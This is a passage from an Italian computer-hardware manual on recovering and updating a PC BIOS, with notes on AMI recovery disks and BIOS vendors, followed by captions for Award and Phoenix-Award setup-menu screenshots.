Nel caso particolare di un BIOS AMI, il blocco di avvio dovrebbe contenere delle istruzioni speciali, attraverso le quali viene caricato automaticamente dal dischetto il file '`AMIBOOT.ROM`' (senza che il dischetto debba contenere un sistema Dos o altro), oppure un altro nome specifico nel caso di schede madri speciali. Eventualmente, può essere necessario premere la combinazione di tasti [*Ctrl+Inizio*] ([*Ctrl+Home*]) per forzare il caricamento del file all'avvio (nel ca-

so di una scheda madre ASUS, si può trattare della combinazione [*Alt F2*]).

Quando si realizza un dischetto Dos con gli strumenti necessari per il ripristino del BIOS, **è necessario che non venga avviato nulla di superfluo**. Pertanto, è meglio sopprimere il file ‘`CONFIG.SYS`’ e mettere nel file ‘`AUTOEXEC.BAT`’ esclusivamente il comando o i comandi di ripristino. In particolare, non vanno avviati programmi come ‘**`HIMEM.SYS`**’ o simili.

Se il BIOS è stato danneggiato, ma il blocco di avvio è integro e non si vede nulla sullo schermo, si può provare a installare una scheda VGA nel bus ISA, oppure, in mancanza di un bus ISA si può tentare con una scheda per il bus AGP.

9.8.3 Modifica del BIOS

A seconda del tipo di tecnologia adottato, si possono utilizzare delle tecniche differenti per la modifica del contenuto del BIOS. Nei primi elaboratori era necessario estrarre l’integrato contenente il BIOS, cancellarlo (seguendo la procedura prevista per quel tipo di componente) e riscriverlo, attraverso un’apparecchiatura appropriata. Successivamente si è introdotto l’uso di memorie «flash» che consentono la riscrittura senza dover estrarre l’integrato dalla scheda madre.

La facilità attuale con cui è possibile riprogrammare la memoria del BIOS, consente di aggiornarlo, di solito per attivare funzionalità nuove, non previste originariamente per quella tale scheda madre.

Teoricamente, l'aggiornamento del BIOS dovrebbe avvenire con software realizzato appositamente per il tipo di scheda madre di cui si dispone, dal momento che non esiste una procedura unica standardizzata (si veda comunque il programma UniFlash). Tuttavia, questo software specifico è disponibile normalmente dai siti delle case produttrici, assieme alle varie versioni del BIOS esistenti per ogni scheda.

Il procedimento di riscrittura del BIOS ha un solo inconveniente: **se l'operazione fallisce** (di solito per un'interruzione dell'energia elettrica) **o viene eseguita con un file non adatto**, si rischia di non poter più avviare l'elaboratore; in pratica, **si rende inutilizzabile la scheda madre**.

9.8.4 BIOS di «marca»

Le case produttrici di elaboratori x86 completi, più conosciute, hanno utilizzato principalmente un BIOS prodotto internamente, più o meno derivato da quello originale di IBM. Al contrario, i produttori di schede madri hanno preferito affidarsi ad altre aziende specializzate, contribuendo così allo sviluppo di BIOS più raffinati e generalizzati.

Si ricordano solitamente tre nomi importanti di aziende produttrici di BIOS: AMI Phoenix e Award. Tuttavia, nel tempo le cose sono cambiate; per esempio Award è stata acquisita da Phoenix, ma anche senza avvenimenti così significativi, si può avvertire che nel tempo la configurazione di un certo tipo di BIOS cambia radicalmente.

Ogni produttore di BIOS mette a disposizione i propri strumenti per la modifica e la sostituzione del codice relativo, quando la memoria usata consente la riscrittura senza l'estrazione dalla scheda madre.

Tuttavia, l'assenza di uno standard uniforme, richiede sempre una ricerca per l'acquisizione del software necessario alla versione del BIOS di cui si dispone, compatibile con la propria scheda madre.

Anche se il BIOS è realizzato in modo abbastanza generalizzato, ogni modello di scheda madre richiede delle variazioni specifiche che dipendono in pratica dai componenti installati effettivamente. Di conseguenza, l'aggiornamento del BIOS richiede di disporre di un file realizzato appositamente per la propria scheda madre, anche se gli strumenti di aggiornamento, eventualmente, possono essere sempre gli stessi.

Eccezionalmente, i BIOS modulari consentono la sostituzione di un certo modulo, senza interferire con il resto, ma si tratta di un'operazione delicata che richiede maggiore esperienza.

Figura 9.76. Programma di configurazione di un BIOS Award con menù semplice: menù principale.[2]




Figura 9.77. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù principale.[2]




Figura 9.78. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù standard.[2]




Figura 9.79. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù avanzato.[2]




Figura 9.80. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù *chipset*.[2]




Figura 9.81. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù dispositivi integrati.[2]




Figura 9.82. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù alimentazione.[2]




Figura 9.83. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù Plug & Play.[2]




Figura 9.84. Programma di configurazione di un BIOS Phoenix-Award con menù semplice: menù controllo della temperatura.[2]




Figura 9.85. Programma di configurazione di un BIOS Phoenix-Award con menù a tendina: menù principale.[2]

